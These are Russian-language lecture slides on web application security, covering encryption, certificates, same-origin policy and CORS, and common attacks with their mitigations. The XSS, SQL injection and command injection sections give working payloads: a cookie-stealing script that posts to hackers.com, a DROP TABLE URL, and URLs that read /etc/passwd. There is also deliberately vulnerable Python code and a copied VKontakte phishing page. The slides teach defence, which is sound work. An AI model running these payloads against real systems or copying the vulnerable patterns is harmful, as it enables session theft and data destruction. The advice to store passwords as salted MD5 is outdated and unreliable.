



# Безопасность веб-приложений

# Терминология



**Кодирование** - преобразование данных с целью передачи по определенному каналу связи

**Шифрование** - преобразование данных с целью сокрытия информации от третьего лица

# Как хранить и передавать пароли



- Не храните пароль в чистом виде. MD5
  - Не храните MD5 в чистом виде. Соль
  - Не используйте слово "Соль" в качестве соли
- 
- Не передавайте пароли в GET-запросах
  - Не выводите пароли в логах сервера
  - Не выводите пароли на странице
  - Не показывайте, что пароль к данному логину не совпадает

# Симметричное шифрование



1. Алиса и Боб обладают общим секретным ключом (K)
1. Алиса шифрует текст (Т) с помощью K, получают шифрограмму (Ш)
1. Алиса передает шифрограмму (Ш) по незащищенному каналу связи (ТСР например)
1. Боб получает шифрограмму (Ш)
1. Боб расшифровывает ее с помощью ключа (K) и получает исходный текст

# Симметричное шифрование



**Плюсы:** Быстро!

**Минусы:** нужен общий ключ

**Примеры:** AES, DES, Blowfish, ГОСТ 28147-89

# Асимметричное шифрование



Использует пара связанных ключей:

- **Открытый** (public) - для шифрования
  - **Закрытый** (private) - для дешифрования
1. Алиса, используя открытый ключ Боба, создает шифрограмму и передает ее
  1. Боб, используя закрытый ключ, дешифрует ее и получает исходный текст

# Сертификаты



**Цифровой сертификат** - цифровой документ, подтверждающий принадлежность владельцу публичного ключа (на некоторое время)

- Каждый сертификат связан с центром с центром сертификации, который его изготовил и подписал
- Сертификационные центры образуют иерархию
- Корневые центры известны априори



## Secured Socket Layer - безопасное соединение

Свойства:

- аутентификация сервера
- опциональная аутентификация клиента
- шифрование канала передачи
- целостность сообщений (защита от изменений)
- поддерживает различные алгоритмы шифрования и обмена ключами

HTTPS - HTTP поверх SSL (443 порт)



# Безопасность на стороне клиента



**Цель:** исключить нежелательное взаимодействие между сторонними сайтами.

Сторонние сайты - сайты на разных доменах.

**Same Origin Policy (SOP). Общий принцип:**

- данные, установленные в одном домене, будут видны только в нем
- браузер запрещает вызывать js-методы объектов из другого домена
- браузер запрещает кроссдоменные запросы

# SOP и DOM



- Веб-страницы могут ссылаться друг на друга (`window.open`, `window.opener` и тд)
- Если у двух веб-страниц совпадает протокол, хост и порт (кроме IE), эти страницы могут взаимодействовать через js
- `window.opener.body.innerHTML = 'Hello!'`
- Если 2 страницы в смежных доменах, (`a.group.com` и `b.group.com`) понизили домен до `group.com` - они могут взаимодействовать
- `window.domain = 'group.com';` // обе страницы
- `window.opener.someFunction('data');`

# SOP и AJAX. CORS



Client

Server

Simple request

GET /doc HTTP/1.1  
Origin: Server-b.com

HTTP/1.1 200 OK  
Access-Control-Allow-Origin: \*



В отличие от js, Flash ориентируется не на домен сайта, а на домен, с которого был загружен flash-объект.

Для того, чтобы получить доступ к данным домена документа, Flash загружает специальный файл - **crossdomain.xml**

```
<cross-domain-policy>
  <allow-access-from
    domain="*.mail.ru" to-ports="*" />
  <allow-http-request-headers-from
    domain="*.mail.ru" headers="*" />
  <site-control
    permitted-cross-domain-policies="all" />
</cross-domain-policy>
```

# Атаки на веб-приложения. XSS



## XSS - Cross Site Scripting

**XSS** - использование непроверенных данных в коде страницы.

Позволяет злоумышленнику разместить вредоносный JavaScript код на вашей странице и выполнить его на компьютере пользователя.

Злоумышленник получает доступ к данным пользователя.



## Как внедрить

- тег `<script>`
- возможно, нужно разорвать верстку `'"/>`
- использовать протокол `javascript`

## Как бороться

- экранировать выводимые данные
- экранировать входные данные
- очищать входные данные (теги и атрибуты)
- использовать более простые форматы: Wiki / Markdown

# XSS. Примеры



Безобидная шалость

```
<script>alert(1);</script>
```

Кража сессии (и как следствие - авторизации)

```
<script>
  const s = document.createElement('script');
  s.src = 'http://hackers.com/gotIt/?cookie' +
encodeURIComponent(document.cookie);
  document.body.appendChild(s);
</script>
```

# CSRF. Как бороться



## Как бороться

- проверять метод запроса (только POST)
  - проверять Referer (не надежно)
  - использовать csrf\_token
- 
1. Создаем длинный, новый для каждого пользователя/запроса ключ
  2. Устанавливаем этот ключ в куки
  3. Добавляем этот ключ к каждой форме на сайте victim.com
  4. Запросы с blog.com не будут содержать этот скрытый токен





## Cross Site Resource Forgery


**Причина:** браузер разрешает кросс-доменные GET-запросы для изображений, js, css

Размещаем на любом посещаемом сайте (blog.com):

```
  

```

В результате - все посетители blog.com, которые авторизованы на victim.com совершат действия, о которых даже не будут знать



# SQL-инъекции



```
sql = "SELECT * FROM posts WHERE id = " \
      + str(request.GET['post_id'])
```

```
sql = "SELECT * FROM posts WHERE id = {id}" \
      .format(id=request.GET['post_id'])
```

```
cursor.execute(sql)
```

Эксплуатируем уязвимость:

[https://site.ru/post/?post\\_id=1;DROP TABLE posts;](https://site.ru/post/?post_id=1;DROP TABLE posts;)

# SQL-инъекции. Как бороться



- Плейсхолдеры
- Использовать ORM
- Эскейпить небезопасные данные

# SQL-инъекции. А что если?



```
SELECT * FROM posts WHERE id IN ({ids});
```

```
SELECT * FROM posts ORDER BY {order_column};
```

# Command injection



```
month = request.GET['month']  
  
cmd = "ls /home/backups/" + month  
output = subprocess.check_output(cmd, shell=True)  
# ...
```

Эксплуатируем уязвимость

<http://site.ru/backups/?month=may;cat+/etc/passwd>

<http://site.ru/backups/?month=../../../../etc/passwd>

# Fishing



vkom.890m.com ВКонтакте для мобильных устройств | ВКонтакте

**ВКонтакте** регистрация

Телефон или email

Пароль

[Войти](#)


[Регистрация](#)

[Забыли пароль?](#)

**ВКонтакте для мобильных устройств**

Чтобы всегда оставаться ВКонтакте с друзьями и близкими, теперь не обязательно находиться за компьютером. Установите официальное мобильное приложение ВКонтакте и оставайтесь в курсе новостей Ваших друзей, где бы Вы ни находились.

[Установить приложение на телефон](#)



# Open Redirect



Как отправить пользователя на фишинговую страницу?

## Сокращатели URL-ов

<https://bit.ly/hzchtotam>

## Open Redirect

<https://site.ru/login?next=https://fake-site.ru>



# Домашнее задание



- Сделать капчу для входа по логин/паролю
- Защититься от CSRF
- До четверга прислать по 3 пункта, которые вы хотели бы, чтобы мы осветили в следующей лекции



**ТЕХНОТРЕК**

**Спасибо за  
внимание!**

**Кандауров Геннадий**

**[g.kandaurov@corp.mail.ru](mailto:g.kandaurov@corp.mail.ru)**